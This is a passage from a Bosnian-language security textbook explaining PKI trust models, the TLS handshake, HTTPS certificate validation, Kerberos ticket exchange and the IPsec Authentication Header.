
Povjerenje je osnova sigurnih komunikacija. Zapravo svaka vrsta identifikacije, koja je prvi princip sigurnih komunikacija, je zasnovana na povjerenju. Ljude i predmete koje neposredno poznajemo identificiramo direktno. Ljude i predmete koje ne poznajemo direktno identificiramo preko nekog drugog. Dijete pojmove upoznaje preko roditeljima kojima nerazmišljajući vjeruje da za njega ispravno identificiraju sve oko njega. Odrasli upoznaju nove prijatelje preko starih prijatelja kojim vjeruju. Potpune strance u službenim kontaktima identificiramo preko identifikacijskih dokumenata. Ovim dokumentima vjerujemo jer ih je izdala ustanova kojoj vjerujemo jer je izdala i naše identifikacijske dokumente. Mi vjerujemo i identifikacijskim dokumentima koje je izdala neka druga ustanova, a ne naša na osnovu toga što je naša ustanova kojoj vjerujemo rekla da vjeruje toj drugoj ustanovi. Pobrojani primjer zapravo predstavljaju modele povjerenja.

Postoji više formalnih podjela modela povjerenja u svijetu digitalnih certifikata, ali bi se osnovna podjela mogla napraviti na direktno i indirektno povjerenje. Kao i u realnom svijetu direktno povjerenje znači da certifikatu vjerujemo jer znamo čiji je, odnosno sami smo se, na neki način, mogli uvjeriti da certifkat pripada svom navedenom vlasniku. Ovaj model u svijetu savremenih elektroničkih komunikacija nema veliku praktičnu primjenu osim za uski krug ljudi koji se međusobno poznaju i žele da koriste certifikate za međusobno komuniciranje. Međutim kompletna ideja asimetrične kriptografije bila je da omogući ljudima koji se ne poznaju da elektronički komuniciraju sigurno i sa povjerenjem. Ovo implicira model indirektnog povjerenja. Indirektno povjerenje opet ima dvije glavne grupe koje zapravo predstavljaju modele povjerenja koje ljudi koriste u privatnim i poslovnim kontaktima.

U privatnim kontaktima ljudi se oslanjaju na preporuke drugih ljudi koje poznaju. Ovaj model se u PKI terminologiji naziva mreža povjerenja (*Web of Trust*). Mreža povjerenja je kombinacija direktnog i hijerarhijskog povjerenja gdje certifikate ne potpisuje CA već se korisnici uzajamno certificiraju. Neki certifikat može potpisati svaki od korisnika koji mu vjeruje i označiti jedan od unaprijed definisanih stepena povjerenja. Veći broj potpisa višeg nivoa povjerenja bi trebao da pozitivno utiče na vjerodostojnost certifikata. Konačnu odluku o vrijednosti certifikata, ipak, donosi korisnik, kome je certifikat pokazan kao identifikacijski dokument, na osnovu njegovog povjerenja u sve potpisnike certifikata [71]. Premda ovo zvuči malo komplikovano u praksi vrlo dobro funkcioniše jer je zasnovano na modelu povjerenja koji ljudi koristime u svakodnevnom životu. IETF PKIX radna grupa ima model povjerenja koji je sličan ovome. Oni ga nazivaju model korisničke perspektive. Pod korisnikom se ovdje podrazumijeva onaj koji prihvata certifikat, procijenjuje njegovu

vrijednost i na osnovu toga pruža neke usluge ili daje prava. Naziv modela je i njegov opis jer odluka o validnosti certifikata je na korisniku i njegovoj procjeni.

U poslovnim kontaktima ljudi se više oslanjaju na identificiranje poslovnih saradnika od strane neke organizacije kojoj oni pripadaju. Zapravo vjeruju da se neko unutar organizacije pobrinuo za pozitivnu identifikaciju i jamči za identitet svog člana. Ovo u suštini predstavlja hijerahijski model povjerenja. Standardni hijerahijski model povjerenja je zasnovan na jednoj vrhovnoj certifikacijskoj ustanovi od koje potiču svi certifikati unutar njenog domena. Vrhovna certifikacijska ustanova izdaje certifikate drugim, podređenim, certifikacijskim ustanovama i/ili krajnjim korisnicima. Podređene certifikacijske ustanove opet mogu izdavati certifikate drugim certfikacijskim ustanovama i/ili krajnjim korisnicima. Na ovaj način se svaki certifikat izdat unutar domena može povezati sa vrhovnim certifikatom i povjerenje u certifikate se zasniva na povjerenju u vrhovnu certifikacijsku ustanovu i kompletan lanac certifikacije do korisničkih certifikata. Dobre strane ovog modela su mogućnost centraliziranog upravljanjanja infrastrukturom javnih ključeva. Vrhovna CA može kroz formu certifikata nametnuti dogovorenu politiku za sve certifikate u domenu. Česta upotreba ove politike je za provođenje potitike imenovanja CA i krajnjih korisnika. Ovaj model odgovara čvrsto ustrojenim organizacijama gdje hijerarhija CA oslikava hijerarhiju organizacije. Uspostavljanje povjerenja sa certifikatima van domena ostvaruje se uzajamnim certificiranjem (*cross-certification*) vrhovnih certifikacijskih ustanova iz dva domena. Prikaz hijerarhijskog modela povjerenja dat je na slici 3.3.



Slika 3.3: Model hijerarhijskog povjerenja u PKI

Model povjerenja koji se u praksi najviše koristi je model pohranjenih vrhovnih certifikacijskih ustanova. Ovaj model se najviše koristi jer je ugrađen u sve savremene web preglednike i čini osnovu web trgovine. Ovaj model je posebno opisan u podpoglavlju 3.4.

3.2.3 Protokoli za podršku aplikacija koje koriste PKI

Aplikacije daju svrhu infrastrukturi javnih ključeva. One stvaraju upotrebnu vrijednost PKI. Ne postoji standardni skup aplikacija koje su dio PKI, ali bez bar jedne od njih PKI nema smisla. Svaka konkretna izvedba PKI uključuje skup aplikacija potrebnih za namjenu PKI. U izgrađenu PKI mogu se dodavati nove aplikacije koje imaju podršku za PKI. Aplikacije mogu biti iz skupa standardnih aplikacija koje se kupuju od proizvođača softvera ili biti aplikacije razvijene unutar organizacije ili samo za organizaciju kojoj se PKI nalazi. Neke od aplikacija kao što su web preglednici i klijenti e-pošte standardno podržavaju certifikate i PKI. Ova podrška se zasniva na protokolima koji se oslanjaju na asimetričnu kriptografiju i certifikate . Ovi protokoli su:

1. S/MIME (*Secure Multi-Purpose Internet Mail Extensions*)
   S/MIME [151] je standard koji dodaje mogućnost šifriranja i digitalnog potpisivanja poruka e-pošte. S/MIME koristi RSA algoritam i de facto je standard za sigurnu komunikaciju putem e-pošte podržan od većeg broja proizvođača softvera. Podrška za S/MIME je ugrađena u sve savremene klijente e-pošte.
2. TLS/SSL (*Transport Layer Security / Secure Socket Layer*)
   SSL [83] je protokol koji je razvila firma Netscape Communications Corporation i on omogućava siguran prenos podataka preko Interneta. SSL koristi mrežni nivo lociran između aplikacijskog i transportnog (TCP) nivoa. SSL protokol obezbjeđuje povjerljivost i integritet prenosnog kanala za podatke koje razmjenjuju aplikacije višeg nivoa kao što su HTTP, FTP i Telnet. SSL je bio de facto standard, ali je sada zamjenjen zvaničnim standardom TLS. Oba protokola SSL i TLS su u nastavku detaljnije obrađena.

Samo korištenjem savremenih web preglednika i klijenata e-pošte koji se isporučuju kao standardni dio svih savremenih operativnih sistema moguće je iskoristiti PKI. Moguće je ostvariti sigurno slanje e-pošte i sigurnu web komunikaciju koja se oslanja na PKI i ove aplikacije. Pored ovih aplikacija novije verzije programskih paketa za rad sa dokumentima nude mogućnost njihovog digitalnog potpisivanja. Microsoft Office paket, od verzije XP podržava digitalno potpisivanje dokumenata koristeći X.509 PKI. Adobe Acrobat od verzije 4 takođe omogućava digitalno potpisivanje dokumenta. Oba paketa podržavaju i provjeru digitalnog potpisa nekog drugog subjekta.

3.3 TLS/SSL

Kako TLS/SSL čini osnovu poslovanja preko Interneta ovaj protokol je nešto detaljnije obrađen. I pored nekih razlika ovi protokoli su dovoljno slični da se mogu ilustrovati na zajedničkom primjeru. Detalji tekuće verzije 1.2 TLS protokola definisani su RFC 5246 [53].

TLS/SSL protokol obezbjeđuje povjerljivost i integritet prenosnog kanala za podatke koje razmjenjuju aplikacije višeg nivoa. Protokol omogućava klijentu da potvrdi identitet servera, i obratno opcionalano. Na osnovu sigurnosnih usluga koje TLS pruža moguće je utvrditi koje kriptografske funkcije i komponente su potrebne za njegov rad. Povjerljivost se ostvaruje šifriranjem. Rečeno je da je se za šifriranje veće količine podataka koriste simetrični šifratori. Takođe je rečeno da se za razmjenu sesijskih ključeva koriste asimetrični šifratori. Integritet i autentičnost pošiljaoca se ostvaruju korištenjem MAC. Kako postoji više šifratora, simetričnih i asimetričnih, i MAC koji se koriste, TLS protokol mora omogućiti dogovor oko toga koji će se šifrator koristiti. Nadalje, TLS mora imati proceduru na osnovu koje se generišu sesijski ključevi, tajni ključevi za MAC, te inicijalizacijski vektor za CBC jer se koriste blok šifratori sa šifriranje velikih poruka. U nastavku je objašnjeno kako se strane u komunikaciji koje koriste TLS usaglašavaju oko ovih vrijednosti.

TLS sesija se sastoji od pet faza:

1. Pozdrav i dogovaranje parametara
2. Dogovor i razmjena ključa
3. Potvrda identiteta
4. Razmjena poruka (ostvarena povjerljivost i integritet)
5. Završetak sesije

3.3.1 TLS pozdrav i dogovaranje parametara

Web preglednik šalje TLS web serveru pozdravnu poruku (`ClientHello`) sa prijedlogom parametara za njihovu komunikaciju (*cipher suite*):

1. Verzija protokola (TLS 1, SSLv3)
2. Algoritam za razmjenu ključeva (RSA, Diffie-Hellman)
3. Šifrator za simetrično šifriranje (AES, 3DES, DES)
4. Algoritam *hash*-iranja (SHA-2, SHA-1, MD5) koji se koristi za MAC
5. Metod kompresije (PKZip, gzip)
6. Klijentski *nonce* (slučajan broj koji se koristi samo za tu sesiju)

Server odgovara pozdravnom porukom (`ServerHello`) u kojoj izabira najbolje od predloženih parametre koje podržava:

1. Izabrana verzija protokola – od ponuđenih
2. Izabrani algoritam za razmjenu ključeva – od ponuđenih
3. Izabrani šifrator za simetrično šifriranje – od ponuđenih
4. Izabrani algoritam *hash*-iranja – od ponuđenih

5. Izabrani metod kompresije – od ponuđenih
6. Serverski *nonce* (slučajan broj koji se koristi samo za tu sesiju) – nevezan sa klijentskim

Server sada šalje svoj digitalni certifikat u kom se nalazi DNS ime servera. Uz svoj certifikat server šalje i niz certifikata koji omogućava klijentu da provjeri serverski certifikat. Klijent provjerava ovaj certifikat, odnosno provjerava da DNS ime servera kome je pristupio odgovara imenu na certifikatu. Za ovu provjeru neophodno je provjeriti da je certifikat koji je server poslao validan.[1] Kada se uvjeri u ispravnost DNS imena i certifikata klijent iz certifikata dobiva i javni ključ servera. Server može tražiti certifikat od klijenta, ali to nije obavezno i nije uobičajeno.

Server zatim šalje poruku da je završio sa dogovaranjem parametara.

3.3.2 TLS dogovor i razmjena ključeva

Klijent generiše slučajnu 48-bitnu vrijednost koja se naziva *pre-master* tajna. Ovu vrijednost klijent šifrira javnim ključem servera koji je dobio iz serverskog certifikata i šalje je serveru. Server dešifrira vrijednost koristeći svoj privatni ključ.

Server i klijent nezavisno, na osnovu *pre-master* tajne, klijentskog i serverskog *nonce*, korištenjem pseudo slučajne funkcije generišu glavnu (*master*) tajnu. Ova pseudo slučajna funkcija zasnovana je na dva različita *hash* algoritma (npr. MD5 i SHA-1), kao dodatna mjera sigurnosti, ako se za jedan od *hash* algoritama pronađe sigurnosni propust. Iz glavne tajne se, korištenjem ove funkcije generiše niz bajta (dovoljne veličine s obzirom na korišteni skup kriptografskih parametara) koje znaju samo klijent i server. Ovaj niz bajta se zatim podjeli na šest dijelova koji predstavljaju šest ključeva. Ovi ključevi bi morali biti isti na obje strane. Tri ključa su za komunikaciju od klijenta ka serveru, a tri za suprotan pravac. Od tri ključa jedan je za simetrično šifriranje, drugi za integritet i autentičnost poruka (MAC), a treći se koristi kao inicijalizacijski vektor za CBC blok šifriranje.

Na kraju dogovora i klijent i server šalju jedan drugom MAC svih poruka razmijenjenih u ovoj fazi. Na ovaj način se spriječava da treća strana tokom dogovora oko parametara u ime servera izabere slabije šifratore. Ovo je moguće jer poruke u ovoj fazi još nisu šifrirane. Razmjena MAC-ova razmijenjenih poruka osigurava da su obje strane dobile tačno ono što im je druga strana poslala.

3.3.3 TLS potvrda identiteta

Klijent šalje serveru poruku da je ova faza dogovora završena i za pravljenje poruke koristi tri ključa (na način opisan u slijedećem koraku) za komunika-

[1] Kako je izvedba ove provjere primjer izvedbe PKI koja se je najraširenija (geografski i po broju korisnika), a da se ne komplikuje objašnjenje TLS protokola, ova provjera je posebno opisana naknadno.

ciju prema serveru. Server odgovara sa svojom porukom da je faza dogovora i razmjene ključeva završena i za njeno pravljenje koristi tri ključa za komunikaciju prema klijentu. Klijent sada zna da komunicira sa pravim serverom jer je jedino server koji ima potrebni privatni ključ mogao dešifrirati *pre-master* tajnu i generisati ključeve za šifriranje. Klijent zna da su poruke vezane za tu sesiju jer su ključevi zavisni od *nonce* vrijednosti koju je klijent generisao.

3.3.4 TLS razmjena poruka

TLS ostvaruje povjerljivost i integritet razmijenjenih poruka. Procedura razmjene poruka kojom se ovo osigurava je slijedeća:

1. Poruka se dijeli u blokove odgovarajuće dužine (u zavisnosti od izabranog simetričnog šifratora i MAC algoritma);
2. Svaki blok se kompresuje (opcionalono) koristeći dogovoreni metod;
3. Za kompresovani blok se računa MAC koristeći dogovoreni metod;
4. Kompresovani blok i izračunati MAC se šifriraju dogovorenim šifratorom koristeći izračunati ključ;
5. Na ovaj šifrirani blok se dodaje zaglavlje zapisa i ovakva poruka se prosljeđuje transportnom sloju (uglavnom TCP) na slanje.

Primalac dešifrira poruku od servera koristeći izračunati simetrični ključ. Koristeći izračunati ključ za MAC provjerava MAC kompresovane poruke i time njen integritet i autentičnost. Na kraju dekompresuje originalnu poruku.

3.3.5 TLS završetak sesije

Svaka od strana u komunikaciji obavezna je da pošalje obavijest o završetku (`Alert:close_notify`) kada nema više podataka za slanje. Ovo je potrebno da bi se spriječio da napadač ubaci TCP FIN poruku o završetku TCP sesije[2] i time onemogući stranama koje komuniciraju da razmjene sve podatke koje imaju za razmjenu. Bez primljene obavijesti o završetku TLS sesije prijemna strana zna da je sesija prekinuta i da pošiljalac nije poslao sve podatke koje ima.

3.4 WEB HTTPS PKI

Najraširenija upotreba TLS protokola je za osiguravanje HTTP komunikacije između web preglednika i web servera. HTTP poruke se razmjenjuju preko TLS/SSL sesije i ovo se naziva HTTPS. Na ovaj način se osigurava da HTTP poruke koje se, inače, razmjenjuju nešifrirane budu zaštićene od prisluškivanja i izmjena tokom prenosa. U zavisnosti od toga da li je tokom uspostave TLS

[2] *truncation attack*

sesije samo server poslao svoj certifikat, ili je to učinio i klijent, strane u komunikaciji mogu biti uvjerene u identitet druge strane. U praksi je, pogotovo prilikom kupovine preko web-a, uobičajeno da samo server šalje svoj certifikat i na taj način dokazuje svoj identitet. Razlozi za ovo su praktične prirode. Broj servera je mnogo manji od broja klijenata i lakše je organizovati infrastrukturu javnih ključeva (PKI) koja omogućava provjeru javnih ključeva servera, nego uraditi to isto i za klijente. Ova infrastruktura je opisana u nastavku. Prije toga je potrebno reći da prilikom web kupovina i klijenti potvrđuju svoj identitet unošenjem broja kreditne kartice kojom plaćaju, te drugih parametara koji su potrebni da bi se kupovina uspješno obavila. Također je uobičajeno da klijenti potvrđuju svoj identitet putem korisničkog imena i lozinke nakon uspostavljanja TLS sesije. Ova razmjena identifikacijskih parametara je zaštićena od prisluškivanja. U poglavlju o web aplikacijama detaljnije se razmatra upotreba HTTPS i neki primjeri ozbiljnih sigurnosnih propusta koji su se dešavali.

Kako je navedeno prilikom opisivanja uspostavljanja TLS sesije, server klijentu šalje certifikat kojim potvrđuje svoje identitet. Kod HTTPS certifikat povezuje DNS ime servera sa javnim ključem servera. Certifikat je potpisan od strane certifikacijske ustanove. Da bi web preglednik mogao provjeriti validnost certifikata mora vjerovati certifikacijskoj ustanovi koja je potpisala certifikat, odnosno imati javni ključ te certifikacijske ustanove kom vjeruje. Model povjerenja koji se ovdje koristi je model pohranjenih vrhovnih certifikacijskih ustanova. Prezentirani certifikat mora biti povezan lancem certificiranja sa jednom od vrhovnih certifikacijskih ustanova predefinisanih u samom web pregledniku. Ovo je hijerarhijski model sa više vrhovnih certifikacijskih ustanova koje nisu uzajamno certificirane već im se svima ravnopravno vjeruje. Povjerenje u ovom modelu je zasnovano na povjerenju u proizvođača web preglednika (Microsoft, Mozilla, Google, ...) koji garantuje vjerodostojnost certifikata ugrađenih vrhovnih certifikacijskih ustanova.

Korisnici web preglednika mogu i sami dodavati vrhovne certifikacijske kojima oni izaberu da vjeruju. I ovaj model ima sigurnosnih nedostataka. Pohranjivanje skupa vrhovnih certifikacijskih ustanova lokalno na računaru uz mogućnost dodavanja drugih certifikacijskih ustanova otvara mogućnost, ne baš jednostavnu, ali mogućnost, nedobronamjerne manipulacije skupom certifikacijskih ustanova kojima se vjeruje. Teoretski je moguće i bez znanja korisnika dodati vrhovnu certifikacijsku ustanovu u skup te uspostaviti povjerenje koje ne dolazi od proizvođača web preglednika niti od samog korisnika. U vrijeme pisanja aktuelan je bio slučaj holandske kompanije koja je davala usluge certifikacijske ustanove i bila vrhovna certifikacijska ustanova čiji je certifikat bio pohranjen u svim web preglednicima. Nakon neovlaštenog pristupa serverima kompanije napadači su bili u mogućnosti da izdaju veći broj lažnih certifikata i potpišu ih privatnim ključem ove vrhovne certifikacijske ustanove [4]. Ovaj događaj je brzo otkriven i kompromitovani certifikati su opozvani. Međutim, u kratkom međuvremenu su ove certifikate prihvatali svi web pre-

glednici. Pored nedostataka modela događaj ukazuje i na važnost procedure opozivanja certifikata, koja je ranije pomenuta.

3.5 Kerberos

Kerberos je protokol za potvrđivanje identiteta u računarskoj mreži. Ovaj protokol koristi kriptografiju da omogući klijentima da sigurno potvrde svoj identitet serveru i obratno preko nesigurnih mrežnih veza. Nakon potvrde identiteta porukama koje se razmjenjuju moguće je osigurati privatnost i integritet koristeći kriptografiju. Kerberos je nastao na MIT (Massachusetts Institute of Technology) [132]. Osnove tekuće verzije 5 ovog protokola su slijedeće:

1. Alisa šalje poruku Tariku da želi uspostaviti sigurnu komunikaciju sa Borisom
   $A \rightarrow T : \mathbf{A}, \mathbf{B}$
2. Tarik pravi poruku sa vremenskom oznakom T, dužinom trajanja L, slučajnim sesijskim ključem K i Alisinim identitetom. Ovu poruku šifrira Borisovim ključem. Tarik pravi još jednu sličnu poruku u kojoj je umjesto Alisinog identiteta, Borisov identitet. Ovu poruku šifrira Alisinim ključem. Obje šifrirane poruke šalje Alisi.
   $T \rightarrow A : \mathbf{E_A}(\mathbf{T}, \mathbf{L}, \mathbf{K}, \mathbf{B}), \mathbf{E_B}(\mathbf{T}, \mathbf{L}, \mathbf{K}, \mathbf{A})$
3. Alisa dešifrira dio Tarikove poruke šifriran njenim ključem. Alisa pravi poruku sa svojim identitetom i vremenskom oznakom. Ovu poruku šifrira sesijskim ključem dobivenim od Tarika. Ovu poruku zajedno sa Tarikovom porukom šifriranom Borisovim ključem Alisa šalje Borisu.
   $A \rightarrow B : \mathbf{E_K}(\mathbf{A}, \mathbf{T}), \mathbf{E_B}(\mathbf{T}, \mathbf{L}, \mathbf{K}, \mathbf{A})$
4. Boris prvo dešifrira dio pouke koji je Alisa proslijedila od Tarika i koji je šifriran njegovim (Borisovim) ključem. Iz te poruke dobiva sesijski ključ na osnovu koga dešifrira prvi dio Alisine poruke i dolazi do vremenske oznake. Boris pravi poruku u kojoj je vremenska oznaka povećana za jedan, šifrira je sesijskim ključem i šalje je Alisi.
   $B \rightarrow A : \mathbf{E_K}(\mathbf{T} + \mathbf{1})$

Protokol otklanja ranije pomenute nedostatke jer omogućava Borisu da potvrdi Alisin identitet, te spriječava kasnije ponavljanje poruka putem vremenske oznake i ograničava vrijeme trajanja sesijskog ključa.

3.5.1 Kerberos model

Kerberos model se koristi u mreži računara u kojoj se nalaze klijenti i serveri. Klijenti mogu biti korisnici ili programi koji koriste usluge servera. Kerberos ima bazu podataka klijenata i njihovih ključeva. Svi koji treba da potvrde identitet i koriste usluge mreže registruju svoje ključeve u bazu Kerberosa.


Pošto Kerberos zna ključeve svih klijenata, on može napraviti poruke koje jednom entitetu mogu potvrditi identitet drugog entiteta.

Kerberos koristi dvije vrste poruka za ovu namjenu:

1. Karta (*ticket*) se koristi da serveru na siguran način proslijedi identitet klijenta kome je karta izdata. Karta je napravljena tako da omogućava serveru da se uvjeri da je klijent koji koristi kartu isti onaj kom je ta karta izdata. Karta se odnosi na konkretan par klijent server i može se koristiti više puta dok ne istekne.
   $\mathbf{T_{C,S}} = \mathbf{S}, \mathbf{E_S}(\mathbf{C}, \mathbf{AK}, \mathbf{L}, \mathbf{K_{C,S}})$
   S – identifikacija servera
   C – identifikacija klijenta
   AK – Mrežna adresa klijenta
   L – vremenski početak i kraj važenja karte
   $K_{C,S}$ – sesijski ključ između klijenta i servera

2. Potvrdu identiteta (*authenticator*) pravi klijent svaki put kada želi da koristi uslugu servera. Potvrda identiteta se može koristiti samo jednom.
   $\mathbf{A_{C,S}} = \mathbf{E_{C,S}}(\mathbf{C}, \mathbf{T}, \mathbf{ključ})$
   T – vremenska oznaka
   ključ – opcionalni dodatni sesijski ključ

Način na koji Kerberos ostvaruje gore opisano potvrđivanje identiteta i omogućavanje korištenja usluga prikazan je na slici 3.4 i opisan u nastavku:



Slika 3.4: Kerberos model

1. Klijent (C) od Kerberosa (K) traži kartu (*ticket*) za Servis odobravanja karata (TGS – *Ticket Granting Service*).
   $C \rightarrow K : \mathbf{C}, \mathbf{TGS}$

2. Kerberos provjerava da ima klijenta u svojoj bazi i, ako ga ima, pravi kartu za dobivanje karata (TGT) i šalje je klijentu šifriranu TGS ključem. (TGT obično vrijedi nekoliko sati, osam do deset). Kerberos također klijentu šalje sesijski ključ za komunikaciju sa TGS šifriran klijentovim ključem (ovaj ključ je obično zasnovan na lozinci klijenta, recimo *hash* lozinke).
   $K \rightarrow C : \mathbf{E_{TGS}}(\mathbf{T_{C,TGS}}), \mathbf{E_C}(\mathbf{K_{C,TGS}})$
3. Klijent dešifrira sesijski ključ za komunikaciju sa TGS i sa tim ključem šifrira potvrdu identiteta (*authenticator*) u kom je klijentov identitet i vremenska oznaka. Ovu potvrdu zajedno sa TGT i identitetom servera sa kojim želi uspostaviti sesiju klijent šalje TGS-u.
   $C \rightarrow TGS : \mathbf{E_{TGS}}(\mathbf{T_{C,TGS}}), \mathbf{E_{K(C,TGS)}}(\mathbf{A_{C,TGS}}), \mathbf{S}$
4. TGS dešifrira TGT svojim ključem. Iz TGT dobije sesijski ključ za komunikaciju sa klijentom i tim ključem dešifrira potvrdu identiteta. Iz potvrde identiteta TGS zna da je to klijent koji je dobio TGT i da je to autentičan zahtjev, a ne kopija nekog starog. TGS sada pravi kartu za klijentov pristup traženom serveru i šifrira je serverovim ključem. Uz ovu kartu dodaje i sesijski ključ koji je generisao za komunikaciju između klijenta i servera. Kartu i ključ zajedno šifrira sesijskim ključem za svoju komunikaciju sa klijentom.
   $TGS \rightarrow C : \mathbf{E_{K(C,TGS)}}(\mathbf{K_{C,S}}, \mathbf{E_S}(\mathbf{T_{C,S}}))$
5. Klijent dešifrira TGS poruku i slično koraku tri pravi svoju potvrdu identiteta za server (u kojoj je pored identiteta klijenta i vremenska oznaka) koju šifrira sesijskim ključem koji je dobio od TGS za komunikaciju sa serverom. Ovu potvrdu zajedno sa kartom za server koju je dobio od TGS klijent šalje serveru.
   $C \rightarrow S : \mathbf{E_S}(\mathbf{T_{C,S}}), \mathbf{E_{K(C,S)}}(\mathbf{A_{C,S}})$
6. Server dešifrira kartu svojim ključem. Iz karte dobije sesijski ključ za komunikaciju sa klijentom i tim ključem dešifrira potvrdu identiteta. Iz potvrde identiteta server zna da je to klijent koji je dobio TGT i da je to autentičan zahtjev, a ne kopija nekog starog, te da je klijent dobio od TGS pravo korištenja usluga servera.

Od ovog trenutka klijent i server imaju ključ kojim mogu šifrirati svoju komunikaciju. Moguć je i korak u kom server potvrđuje svoj identitet slanjem svoje potvrde identiteta šifrirane sesijskim ključem za komunikaciju sa klijentom. Server je do ovog ključa mogao doći samo ako je mogao dešifrirati kartu šifriranu njegovim ključem.

Neki praktični aspekti upotrebe Kerberosa su dodatno razmotreni u narednom poglavlju o potvrđivanju identiteta.

3.6 IPsec

IPsec je skup protokola koji dodaju sigurnost IP protokolu. U zavisnosti od korištenih protokola IPsec može omogućiti potvrdu identiteta pošiljaoca i integritet paketa, kao i ostvarivanje povjerljivosti sadržaja paketa. IPsec skup

se sastoji od većeg broja protokola opisanih u većem broj RFC. Čak postoji poseban RFC6071 [69] koji daje pregled RFC-ova vezanih za IPsec. IPsec je, kao i prethodni opisani protokoli, primjer protokola zasnovanog na kriptografiji koji se često koristi u praksi. Zbog svoje obimnosti i različitih protokola koje obuhvata IPsec nije opisan detaljno. U nastavku su navedeni osnovni koncepti rada IPsec i način upotrebe kriptografije, kao i rješavanje praktičnih pitanja upotrebe kriptografije. Za više detalja pogledati odgovarajuće RFC navedene u RFC6071.


3.6.1 Namjena i način rada IPsec

IPsec osigurava putanju između dvije tačke povezane na IP (mrežnom) nivou. Te tačke mogu biti krajnji uređaji (računari) ili uređaji koji pružaju uslugu osiguravanja IP veze za više računara sa neke lokacije (*security gateway*). Usluga osiguravanja IP putanje može biti obezbjeđivanje integriteta i potvrđivanje autentičnosti izvora (pošiljaoca) što se postiže korištenjem protokola Zaglavlje autentičnosti (AH - *Authentication Header*). Drugi protokol Sigurnosna enkapsulacija sadržaja (ESP - *Encapsulating Security Payload*), nudi pored ovih i osiguravanje povjerljivosti sadržaja paketa. Ovi protokoli se uglavnom primjenjuju pojedinačno, jedan ili drugi, mada se mogu i kombinovati. Većina sigurnosnih zahtjeva može biti ispunjena upotrebom ESP. Svaki od protokola podržava dva načina rada: transportni i tunelski. Transportni način rada služi uglavnom za zaštitu sadržaja IP paketa, odnosno protokola koje IP prenosi. Tunelski način rada omogućava tuneliranje IP paketa. Za svoj rad oba protokola trebaju ključeve. Upravljanje ključevima nije dio ovih protokola i radi se ručno ili po posebnom protokolu. Oba sigurnosna protokola i oba načina rada, kao i upravljanje ključevima su obrađeni u nastavku.

3.6.2 IP zaglavlje autentičnosti (AH)

IP zaglavlje autentičnosti (AH) je protokol koji pruža usluge potvrđivanja autentičnosti za IPv4 i IPv6. Ove usluge uključuju integritet paketa i potvrdu autentičnosti pošiljaoca, kao i opcionalano zaštitu od ponavljanja poruka. Tekuća verzija IP AH opisana je u RFC4302 [99]. Kako se neka polja IP zaglavlja mijenjaju na putu paketa od izvora do odredišta ova polja ne mogu biti uključena u zaštitu integriteta i AH ih ne štiti. AH ne služi za ostvarivanje povjerljivosti, odnosno ne štiti pakete od prisluškivanja. AH štiti integritet i autentičnost izvora paketa upotrebom MAC (*Message Authentication Code*). Princip rada MAC je objašnjen u prethodnom poglavlju. Izračuna se MAC vrijednost preko svih polja IP paketa, osim onih promjenljivih kao što su TTL i *header checksum*. Ova vrijednost se pohranjuje kao jedno od polja novog zaglavlja, Ovo novo zaglavlje naziva se AH zaglavlje. AH zaglavlje ubacuje se između originalnog IP zaglavlja i sadržaja IP paketa. Izgled AH zaglavlja dat je na slici 3.5.

Polja u zaglavlju imaju slijedeće namjene:



Slika 3.5: Format AH zaglavlja

